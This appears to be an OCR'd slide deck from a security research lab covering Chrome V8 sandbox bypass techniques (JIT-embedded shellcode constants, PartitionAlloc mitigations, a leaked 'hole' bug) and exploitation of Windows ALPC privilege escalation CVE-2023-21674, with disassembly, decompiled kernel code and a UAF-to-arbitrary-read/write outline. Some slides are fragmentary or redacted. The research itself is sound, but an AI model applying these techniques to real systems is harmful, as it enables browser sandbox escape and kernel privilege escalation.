


RWX float64

355CEAE43715 - jbe 355CEAE43771
355CEAE4371B - mov r10,**CC90909090909090** { -1869574000 }
355CEAE43725 - vmovq xmm0,r10
355CEAE4372A - mov r10,**3FF1FBE76C8B4396** { 1.12 }
355CEAE43734 - vmovq xmm1,r10
355CEAE43739 - mov r10,3FF2000000000000 { 1.13 }
355CEAE43743 - vmovq xmm2,r10
355CEAE43748 - mov r10,3FF204189374BC6A { 1.13 }
355CEAE43752 - vmovq xmm3,r10

V8 sbx bypass

03-USE WASM to Bypass V8sbx again(Latest)



V8 sbx bypass

04-New Mitigations I met(Latest Version)

01-Partition Alloc free list Mitigation

```
558110B6E62B - bswap rdx
558110B6E62E - mov rsi,rdx
558110B6E631 - xor rsi,r12
558110B6E634 - cmp rsi,001FFFFF { 2097151 }
558110B6E63B - ja chrome+2C26B80 { ->558110B6EB80 } INT3
558110B6E641 - mov esi,edx
558110B6E643 - and esi,001FC000 { 2080768 }
558110B6E649 - je chrome+2C26B80 { ->558110B6EB80 } INT3
```

02-we can predicate the binary data space and calc a lot of address or even calc the absolute address of lots memory, but the Binary data's ability is not powerful enough to modify them


NUMEN

V8 sbx bypass

04-New Mitigations I met(Latest Version)

01-Partition Alloc MetadataPage Mitigation(version 118.0.5993.117)

chrome+2D202FF - mov rax,[chrome+DC12B60] { (**162400000000=min(Partition Addr)**) }
chrome+2D20306 - cmp rax,r14 (**r14 is destination addr**)
chrome+2D20309 - ja chrome+2D20B8B **INT3 (if dest < min(PartitionAlloc addr) then crash))**
chrome+2D2030F - add rax,[chrome+DC12B70] { (0) } (rax+lengthOfParthtion)
chrome+2D20316 - cmp rax,r14
chrome+2D20319 - jbe chrome+2D20B8B **INT3 (if dest > max(PartitionAlloc addr) then crash))**



02-we can predicat [redacted] en calc the absolute address of lots memory, but [redacted] ify them

V8 sbx bypass

03-Convert type of Vul(Latest)

Comment 2 by saelo@google.com on Wed, Apr 13, 2022, 5:55 PM GMT+8 **Project Member**

What seems to be happening here is that the code somehow ends up creating two different JSArgumentsObjects (`e2.M` and `e2.C`) which point to the same `FixedArray` elements backing store. This can be seen by adding `%DebugPrint` statements at the end of the repro case:

```
========== e2.M ==========

DebugPrint: 0x85700257e05: [JS_ARGUMENTS_OBJECT_TYPE] in OldSpace
 ...
 - elements: 0x0857000d9a49 <FixedArray[3]>

...

========== e2.C ==========

DebugPrint: 0x85700257e35: [JS_ARGUMENTS_OBJECT_TYPE] in OldSpace
 ...
 - elements: 0x0857000d9a49 <FixedArray[3]>

...
```

When Writing Exploits, Maybe the solution is in The Conversation!!!

It seems this can then be used to cause other issues. For example, by deleting e.g. `e2.M[0]` then accessing `e2.C[0]` you can leak the "hole" value, which can probably be used to cause memory corruption (see e.g. ~~issue 1263462~~).

ALPC Kernel Privilege Escalation Vulnerability CVE-2023-21674

Author:yyjb - NumenCyber labs

Constructing a PoC

1、Analyzing patches

2、Possible error methods

3、Objects that never fade away

4、Rediscovering references

Analyzing patches

```
__int64 __fastcall AlpciSendDeferredMessageBeforeWait()
{
  if ( (a3 & 0x20000) != 0 )//            #define
ALPC_MSGFLG_SYNC_REQUEST 0x20000
  {
goto erorr;
  }
AlpcpSendMessage((__int64 *)v21, a4, 0i64, a6);
  if ( v10 >= 0 )
  {
}
```

Analyzing patches

```
if ( *(_QWORD *)(v21 + 24) )
      {
        if ( *(_QWORD *)(v21 + 32) )
          return AlpcpDispatchReplyToWaitingThread(a1);
        else
          return AlpcpDispatchReplyToPort(a1);
      }
      else
      {return AlpcpDispatchNewMessage(a1);}
```


Analyzing patches

```
if ( (v17 & 0x20000) != 0 )
    {
      *(_DWORD *)(v1 + 40) &= ~0x100u;
      *(_WORD *)(v1 - 30) += 2;      # AlpcMessage Count
      *(_QWORD *)(v1 + 32) = CurrentThread;   #Thread
      _InterlockedExchange64((volatile __int64
*)&CurrentThread[1].RelativeTimerBias, v1);
    }
```

Possible error methods

- 1, AlpcMessage : UAF
- 2, AlpcMessage->Thread : Thread Token Permissions Inheritance Error
- 3, Alpc Port : UAF

objects that never fade away



Rediscovering references

LpcpCopyRequestData()

```
PrimaryToken = HandleInformation;
result = ObReferenceObjectByHandle(a2, 1u, AlpcPortObjectType, PreviousMode, &PrimaryToken, HandleInformation);
if ( result >= 0 )
{
  v18 = AlpcpLookupMessage((_DWORD)PrimaryToken, DWORD2(v36), v37, v17, (__int64)&BugCheckParameter2);
  if ( v18 < 0 )
  {
LABEL_35:
    PsDereferencePrimaryToken(PrimaryToken);
    return v18;
  }
  v19 = *(_QWORD *)(BugCheckParameter2 + 32);
  if ( v19 )
  {
    v18 = -1073741811;
    v20 = *(__int16 *)(BugCheckParameter2 + 246);
```

Search for APIs baseed on these features

triger UAF(Use-After-Free)

Arbitrary Read and Write from Kernel UAF to Userland


1， Attempting to modify a forged kernel object via UAF

2， Reflecting on the significance of the LpcpCopyRequestData function itself

Arbitrary Read and Write from Kernel UAF to Userland


```
NTSTATUS __fastcall LpcpCopyRequestData()
{
  ......
        if ( a1 )//Read or Write
        {
          Process = CurrentThread->ApcState.Process;
          v28 = v34.m128i_i32[0];
          v29 = *(_KPROCESS **)(v19 + 544);
          v30 = (int)Address;
        }
        else
        {
          v29 = CurrentThread->ApcState.Process;
          v28 = (int)Address;
          v30 = v34.m128i_i32[0];
          Process = *(_KPROCESS **)(v19 + 544);
        }
        v18 = MmCopyVirtualMemory((_DWORD)Process, v30, (_DWORD)v29, v28,
v13, PreviousMode, (__int64)&v33);
.....
}
```


Arbitrary Read and Write from Kernel UAF to Userland




Challenges Posed by Low Privileges

- 1，Issues Arising from Untrusted Process Permissions
  - 1，Common information leakage
  - 2，Creating ALPC ports and named pipes
- 2，Additional Challenges in Chrome Untrusted Processes.
  - 1，Address leak for read and write (loading system DLLs)
  - 2，Creating anonymous pipes and opening file object handles

Writing at the end



Android0day Show



Reference

https://blog.noah.360.net/chromium_v8_remote_code_execution_vulnerability_analysis/
https://medium.com/@numencyberlabs/use-native-pointer-of-function-to-bypass-the-latest-chrome-v8-sandbox-exp-of-issue1378239-251d9c5b0d14
https://medium.com/numen-cyber-labs/from-leaking-thehole-to-chrome-renderer-rce-183dcb6f3078
https://medium.com/numen-cyber-labs/analysis-and-summary-of-tcp-ip-protocol-remote-code-execution-vulnerability-cve-2022-34718-8fcc28538acf